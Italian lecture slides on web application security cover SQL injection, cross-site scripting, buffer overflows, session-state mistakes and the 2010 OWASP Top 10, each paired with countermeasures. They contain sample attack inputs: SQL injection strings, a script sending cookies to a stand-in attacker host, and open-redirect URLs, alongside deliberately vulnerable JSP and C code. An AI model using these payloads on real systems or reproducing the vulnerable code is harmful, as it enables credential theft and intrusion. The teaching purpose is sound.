

**Problemi di sicurezza
nello sviluppo di applicazioni web**

Antonio Lioy
< lioy @ polito.it >

Politecnico di Torino
Dip. Automatica e Informatica

Quale è lo stato della sicurezza?

- **milioni di euro e milioni di dollari persi ogni anno**
 - CSI report: 350.000\$ persi in media nel 2009
 - (da 520 aziende campione in USA)
 - sono solo quelli dichiarati!!!
- **il web è un servizio irrinunciabile**
 - sia per le aziende che per gli utenti
 - attacchi al web sono il primo punto di contatto
- **attacchi al web sono molto frequenti...**
 - ...ma raggiungere un livello di protezione adeguato è possibile!

**Problemi di sicurezza
nello sviluppo di applicazioni web**

- **SQL injection**
 - esecuzione di query arbitrarie sul DB del server
- **cross-site scripting**
 - accesso ai dati conservati nei cookie
- **gestione dello stato**
 - accesso a dati riservati (es. dati personali)
- **buffer overflow**
 - esecuzione di codice arbitrario sul server (ed a volte anche sul client)

Mai fidarsi del client!

- **controllare il client è impossibile!**
 - anche in una Intranet
 - anche per applicazioni protette da un firewall
- **in ogni tipo di applicazione**
 - mai fidarsi del codice eseguito sul client
 - assumere sempre che i dati passati al client possano essere manipolati in modo improprio/inatteso
- **la sicurezza deve essere server-based**

Validare i dati!

- **validare sempre i dati di provenienza non fidata**
 - dati anonimi
 - dati che possono essere manipolati o falsificati
- **come validare i dati**
 - "check that it looks good" (whitelist)
 - "don't match that it looks bad" (blacklist)
- **dati non validati / ripuliti**
 - ... sono la sorgente di moltissimi attacchi

SQL injection

- **fornire un input artefatto per alterare il codice SQL generato dinamicamente da un server:**
 - per modificare le condizioni di una query
 - per selezionare dati fuori dalla tabella che si sta usando (es. inserendo una UNION con la vista DBA_USERS)
- **usato per vari scopi ma spesso per rubare le credenziali di autenticazione di un utente**
- **richiede una qualche forma di "social engineering"**

Esempio JSP n. 1

```
String sql = new String(  
    "SELECT * FROM WebUsers WHERE Username=" +  
    + request.getParameter("username")  
    + "' AND Password=" +  
    + request.getParameter("password") + "'")  
)  
stmt = Conn.prepareStatement(sql)  
rows = stmt.executeQuery()  
le righe vengono inviate al browser ...
```

Esempio JSP n. 1: utente normale

Username = Antonio
Password = 1234

JSP

```
sql = SELECT * FROM WebUsers  
WHERE Username='Antonio' AND Password='1234'
```

l'utente si collega al DB
solo se la coppia
user & pwd è corretta

Esempio JSP n. 1: utente maligno

Username = Antonio
Password = 1234' OR 'x'='x

JSP

```
sql = SELECT * FROM WebUsers  
WHERE Username='Antonio'  
AND Password='1234' OR 'x'='x'
```

il cattivo si collega al DB
senza conoscere user & pwd!!!

Esempio JSP n. 2

```
String sql = new String(
  "SELECT * FROM product WHERE ProductName='"
  + request.getParameter("product_name")
  + "'"
)
stmt = Conn.prepareStatement(sql)
rows = stmt.executeQuery()
le righe vengono inviate al browser ...
```

Esempio JSP n. 2: utente normale

product_name = DVD player

JSP

```
sql = SELECT * FROM product
WHERE ProductName='DVD player'
```

l'utente ottiene i dati
relativi al prodotto
selezionato

Esempio JSP n. 2: utente maligno

product_name = xyz' UNION
SELECT username, password
FROM dba_users WHERE 'x' = 'x'

JSP

```
sql = SELECT * FROM product
WHERE ProductName='xyz'
UNION
SELECT username, password
FROM dba_users WHERE 'x' = 'x'
```

il cattivo ottiene tutte
le coppie user & pwd !!!

SQL injection: come evitarlo

- revisionare tutti gli script e le pagine dinamiche, comunque generate (CGI, PHP, ASP, JSP, ...)
- validare l'input dell'utente, trasformando gli apici singoli in sequenze di due apici
- suggerire agli sviluppatori di usare le query parametrizzate per introdurre i valori delle variabili fornite dall'utente, piuttosto che generare codice SQL tramite concatenazione di stringhe
- usare i software di testing per verificare la propria vulnerabilità a questo tipo di attacco

SQL injection: dove può capitare?

- non solo nelle query dinamiche generate da input ricevuto dal web ...
- ma anche in:
 - Java Servlets
 - Java Stored Procedures
 - web services (SOAP, ...)

Cross-site scripting

- anche noto come XSS (talvolta anche CSS)
- usato per vari scopi ma spesso per rubare le credenziali di autenticazione di un utente
- richiede una qualche forma di "social engineering"
- più comune di quanto si pensi
- grande varietà di meccanismi
- poco compreso dagli sviluppatori applicativi (anche data la complessità delle attuali applicazioni web)

XSS: come funziona?

- occorre accedere ad un sito web che non filtra i tag HTML quando accetta input da un utente
- permette di inserire codice HTML e/o script arbitrari in un link o una pagina
- es. Javascript in un link o pagina web:
 - `<script>document.location='http://www.hacker.com/cgi-bin/cookie.cgi?'+document.cookie</script>`
 - quando la vittima esegue questo script, i suoi cookie (relativi al sito dello script) sono inviati al sito web dell'attaccante

XSS: come può essere sfruttato?

- il cattivo inserisce lo script in una pagina web (che controlla) o lo inserisce in una sua email:
 - es. attaccante registra un oggetto su Ebay ed incorpora lo script nella sua descrizione
 - es. attaccante manda script in un mail HTML
- lo script può essere
 - lasciato in chiaro
 - offuscato (es. codifica esadecimale della stringa `http://host/a.cgi?variable=%22%3E%3C...`)
 - generato al volo (es. tramite un'altro script)
 - nascosto dentro un messaggio di errore

Persistent XSS

- un browser invia dati (es. in un form)
- ... che vengono memorizzati sul server (es. DBMS, file-system)
- ... e poi inviati ad altri utenti
- problema: i dati contengono tag HTML (eventualmente anche `<script>`) che modificano il contenuto della pagina
- esempio: post di un commento che contiene uno script per fare redirect verso un altro sito

Esempio di Persistent XSS



...scenari complessi

- nel 2008 una vulnerabilità di tipo persistent cross-site scripting su MySpace
- ...unita ad un computer worm
- ...tramite un filmato QuickTime...

- ...ha permesso l'injection di codice JSP arbitrario
 - usato per rubare le credenziali (phishing)
- il listing del contenuto del filesystem

http://www.f-secure.com/v-descs/js_quickspace_a.shtml

Non-persistent XSS (reflected XSS)

- un browser invia dati (es. in un form)
- ... che vengono direttamente usati dall'applicazione lato server (es. in una query SQL) per generare la risposta

- problema: input inatteso all'applicazione che svolge un'operazione imprevista

- esempio: SQL injection

DOM XSS

- un browser invia dati (es. in un form)
- ... che vengono memorizzati o usati direttamente dal server (es. in una query) per generare la risposta
- problema: i dati contengono tag che manipolano il DOM (eventualmente anche XMLHttpRequest) e provocano un comportamento inatteso lato client

XSS: contromisure

- validare l'input
 - accettare input corretto
 - rifiutare (non cercare di correggere) input errato
- codificare l'output con le entità HTML (es. ";)
 - non usare mai codici ASCII o UTF-8
- specificare sempre la codifica dell'output (es. ISO-8859-1, UTF-8) per evitare interpretazioni errate
- non usare blacklist ma whitelist
 - difficile scrivere una corretta blacklist
- canonicalizzare l'input prima di esaminarlo
 - evita errori di interpretazione

XSS: alcuni controlli base

- usare librerie anti-XSS (es. .NET, PHP)
- ripulire l'input ricevuto, filtrando i metacaratteri
- convertire qualunque testo salvato o letto

Da ...	a ...
<	<
>	>
#	#
&	&
((
))


Buffer overflow

- fornire più dati del massimo accettabile ...
- per superare i limiti della memoria allocata ...
- e far eseguire codice arbitrario

- **buffer overflow, integer overflow ed errori nelle stringhe di formato**
 - importanti per programmi scritti in C / C++
 - quali le applicazioni custom ...
 - o i server web ...

Come funziona lo stack?

- **ad ogni chiamata di procedura/funzione:**
 - si salva nello stack l'indirizzo di ritorno
 - si allocano sullo stack le variabili necessarie alla funzione



Buffer overflow: esempio

```
void BO_example (char *prod_name)
{
    char query[100] =
        "SELECT * FROM product WHERE ProductName='";
    strcat (query, prod_name);
    strcat (query, "'");
    // now exec query
    ...
}
```

Se prod_name contiene più di 100-43=57 byte si ha un buffer overflow:
 - la query esegue correttamente ...
 - ... ma al termine della funzione si esegue il codice macchina contenuto dalla posizione 58 di prod_name

Buffer overflow: contromisure

- buona programmazione:
 - non usare strcpy, strcat, ... ma strncpy, strncat, ...
- usare sistemi automatici di protezione:
 - modificare il compilatore per proteggere l'indirizzo di ritorno con "canarini" (es. StackGuard)
 - configurare lo stack come "no exec" (default in Solaris 9, configurabile da Solaris 2.6)
 - attenzione! nuovi metodi di attacco sono in grado di aggirare queste protezioni (es. usando le DLL di Windows o le shared-lib di Solaris) ... meglio scrivere bene il codice :-)
- esaminare i log per cercare tentativi di attacco

OWASP top 10 web risks (2010)

Open Web Application Security Project (owasp.org)

- A1: Injection
- A2: Cross-Site Scripting (XSS)
- A3: Broken Authentication and Session Management
- A4: Insecure Direct Object References
- A5: Cross-Site Request Forgery (CSRF)
- A6: Security Misconfiguration
- A7: Insecure Cryptographic Storage
- A8: Failure to Restrict URL Access
- A9: Insufficient Transport Layer Protection
- A10: Unvalidated Redirects and Forwards

A1. Injection

- SQL injection è il problema più famoso
- ... ma sono anche possibili attacchi con LDAP, XPath, XSLT, HTML, XML, OS command
- problema: input inatteso eseguito da un interprete
- soluzioni:
 - evitare gli interpreti
 - usare comandi a struttura fissa, usando l'input dell'utente solo come un parametro

A3. Broken authentication and session management

- **schemi non standard di autenticazione contengono spesso errori**
 - farli in maniera corretta è molto difficile
 - difetti in aree quali il log-out, gestione password, timeout, "ricordami su questo computer", l'aggiornamento dell'account
 - es. esposizione delle password o degli account, identificativi della sessione
- **permettono di ottenere i privilegi della vittima**
 - e spesso di controllare molte altre sessioni
- **difficili da individuare**
 - tanti metodi diversi

A3 - scenari

- **applicativo prenotazione mette session ID nella URL**
 - `http://example.com/sale/saleitems.jsessionid=2P0OC2JDPXM00QSNLPSKHCJUN2JV?dest=Hawaii`
 - e un utente condivide il link...
 - ...gli amici usano la sua carta di credito
- **"logout" o chiudere il browser?**
 - l'utente successivo su un computer pubblico eredita tutte le informazioni di stato

Esempi di errori nel mantenere lo stato

- **in campi HIDDEN:**
 - `<input type="hidden" name="speaker_id" value="123">`
- **nei cookie**
 - trasmessi su canali non sicuri
 - manipolabili sul client
- **nelle URL**
 - ``
- **in tutti i casi è facile cambiare il valore di speaker_id (es. a 124) e quindi accedere ai dati di qualcun altro**

Come mantenere lo stato?

- molte applicazioni (soprattutto quelle web-based) devono mantenere uno stato lato client
- regola generale:
 - mai dare al client niente altro che un session ID (i dati della sessione devono stare sul server)
- in Java, usare l'oggetto Session:
 - HttpSession session=request.getSession();
 - Java session ID trasmesso tramite cookie o URL
 - il Session ID di Java è resistente (veramente random, imprevedibile, attaccabile solo con forza bruta)

A4. Insecure direct object references

- se l'applicazione usa direttamente come parametro un oggetto reale (es. chiave di DB, file)
- ... il client può cambiare tale riferimento per cercare di accedere ad un diverso oggetto

- es. nel 2000 il server web dell'ufficio Australiano delle tasse usava nella URL il codice fiscale dell'utente ... così un utente ha raccolto i dati fiscali di altri 17.000 utenti

- soluzione: non esporre mai nell'interfaccia direttamente i riferimenti agli oggetti applicativi

A4 - scenari

- query SQL composta con input fornito dall'utente

```
String query =
"SELECT * FROM accts WHERE account = ?";
PreparedStatement pstmt =
connection.prepareStatement(query , ... );
pstmt.setString (1, request.getParameter("acct"));
ResultSet results = pstmt.executeQuery( );
```

- cambiando il parametro 'acct' dal proprio browser l'attaccante può accedere a qualsiasi altro account
- http://example.com/app/accountInfo?acct=notMyAcct

A5. Cross-Site Request Forgery (CSRF)

- invio al browser (es. tramite sito web "cattivo" o mail HTML) di una URL attiva per eseguire un'azione sul server bersaglio
- esempio:
 - ``
 - ``
- molto efficace verso quei server web che usano autenticazione automatica (es. basata su cookie, ticket di Kerberos, user+pwd inviati automaticamente)

A6. Security misconfiguration

- accedere al sistema o raccogliere informazioni riservate
 - usando credenziali di default, pagine non più usate, vulnerabilità non risolte, file e cartelle non protetti, ecc.
- errori di configurazione possono presentarsi a qualsiasi livello dello stack applicativo
 - piattaforma, web server, application server, framework e codice personalizzato
- collaborazione con amministratori
 - assicurare che l'intero stack sia correttamente configurato anche usando scanner automatici

A6 - scenari

- framework vulnerabile con XSS
 - aggiornamento rilasciato
 - ...ma le librerie non sono state aggiornate
- account amministratore creato automaticamente
 - con username e password standard
 - ...ma non disabilitato
- Directory Listing non disabilitato
 - ...attaccante scarica il codice sorgente ed identifica le vulnerabilità più facilmente
- server web visualizza lo stack trace
 - ...l'attaccante ricava info dai messaggi d'errore

A7. Insecure cryptographic storage

- **tipici problemi:**
 - dati sensibili non cifrati
 - uso di algoritmi "casalinghi"
 - uso errato di algoritmi forti
 - uso di algoritmi notoriamente deboli (es. RC2-40)
 - chiavi memorizzate direttamente nell'applicazione
 - chiavi memorizzate in file non protetti

A7 - scenari

- **cifro i dati delle carte di credito all'interno di un DB**
 - ma ci sono query che decifrano i dati
 - ... ottengo dati in chiaro tramite SQL Injection
 - no a query che decifrano i dati!!!
- **backup su CD di alcuni dati sanitari ma la chiave è inserita sullo stesso backup**
 - mi tengo il supporto!
- **DB delle password senza salt**
 - ...avendo /etc/passwd brute force termina in 4 settimane
 - ...anziché 3000 anni

A8. Failure to restrict URL access

- **protezione di una URL semplicemente non rendendola pubblica o non presentandola nell'interfaccia**
 - ...security through obscurity
- **... ma non facendo nessun controllo reale di autenticazione**
- **... oppure facendo un controllo client-side**

- **problema: protezione facilmente superabile (es. URL presente in una prima versione e poi rimossa)**

A8 - scenari

- supponendo di avere le seguenti pagine
 - `http://example.com/app/getappInfo`
 - `http://example.com/app/admin_getappInfo`
- `getappInfo` è disponibile a tutti ma il link che porta a `admin_getappInfo` richiama una procedura di autenticazione
- ...ma la procedura di autenticazione non viene attivata se scrivo direttamente la URL nel browser
 - ...devo solo indovinare il nome del file

A9. Insufficient transport layer protection

- usare solo canali protetti:
 - per le sessioni autenticate verso i client
 - per i collegamenti verso il back-end
- spesso non viene fatto per un presunto peggioramento delle prestazioni o per contrasto con gli IDS / IPS
- spesso SSL/TLS è usato solo durante la fase di autenticazione anche con certificati scaduti o non configurati correttamente

A9 - scenari

- sito che non protegge bene la pagina che richiede autenticazione (SSL/TLS)
 - l'attaccante intercetta il traffico di rete, cattura cookie di sessione e impersona la vittima
- sito che utilizza certificato scaduto
 - l'utente è abituato all'avvertimento
 - e non si accorge quando viene redirezionato su un sito e comunica credenziali di accesso (phising)
- connessione a DB tramite oggetti ODBC/JDBC
 - tutte le comunicazioni avvengono in chiaro!!!

A10. Unvalidated redirects and forwards

- **forzare la vittima ad usare un link con un redirect non validato**
 - il link appartiene a un sito valido quindi la vittima si fida
- **pagina bersaglio specificata in un parametro non validato**
 - ...permette di scegliere arbitrariamente la pagina di destinazione
- **facile da rilevare**
 - si controllano i redirect
 - non così semplice se si usano i forward (uso interno allo stesso sito)

A10 - scenari

- **sito con funzione "redirect.jsp" che riceve un singolo parametro "url"**
 - l'attaccante crea un URL malevolo per installare malware o per fare phishing
 - `http://www.x.com/redirect.jsp?url=evil.com`
- **forward per girare richieste tra diverse parti del sito tramite un parametro (es. se una transazione è avvenuta correttamente)**
 - l'attaccante crea un URL per accedere a una pagina alla quale non è possibile accedere direttamente
 - `http://www.x.com/boring.jsp?fwd=admin.jsp`

Test di applicazioni web: WebScarab

- `http://www.owasp.org/software/webscarab.html`
- **strumento molto potente ... ma richiede:**
 - conoscenze web (HTTP, HTML, JS, CSS, XML, ...)
 - conoscenze di sicurezza (vulnerabilità web)
- **programmabile:**
 - molti plugin già disponibili
 - altri possono essere scritti ad-hoc per il proprio test
- **funzioni base:**
 - local intercepting proxy (sia HTTP sia HTTPS) con manipolazione di Request e Response
 - log di tutto il dialogo client-server

Plugin per WebScarab (I)

- fragments = estrae script e commenti
- manual intercept = modifica "al volo" dei dati
- beanshell = manipolazione richieste e risposte tramite script in Java
- reveal hidden fields = rende i campi hidden visibili ed editabili
- bandwidth simulator = rallenta il traffico per simulare l'effetto di una linea lenta
- spider = identifica URL contenute nella pagina
- manual request = creazione manuale di una richiesta (nuova o replay di una vecchia)

Plugin per WebScarab (II)

- sessionID analysis = analisi (semplice) dei session-id nei cookie per vedere se sono random
- scripted = sviluppo di applicazioni Java che sfruttano gli oggetti Request e Response di WebScarab
- parameter fuzzer = manipolazione automatica dei parametri di un form per tentare XSS o SQLinjection
- search = scrittura di espressioni BeanShell per identificare gli scambi dati da tracciare
- compare = calcola il numero di variazioni tra la transazione corrente ed una di riferimento

Plugin per WebScarab (III)

- SOAP = interpreta WSDL, ne mostra i dati e permette di manipolarli (deprecato: usare SOAPUI)
- extensions = ricerca automatica di file (lasciati per errore sul server) con estensioni a piacere (.bak .zip .tar.gz ~ ...)
- XSS/CRLF = analisi passiva delle risposte HTTP per vedere se contengono dati sotto il controllo dell'utente (per fare XSS o splitting della risposta)
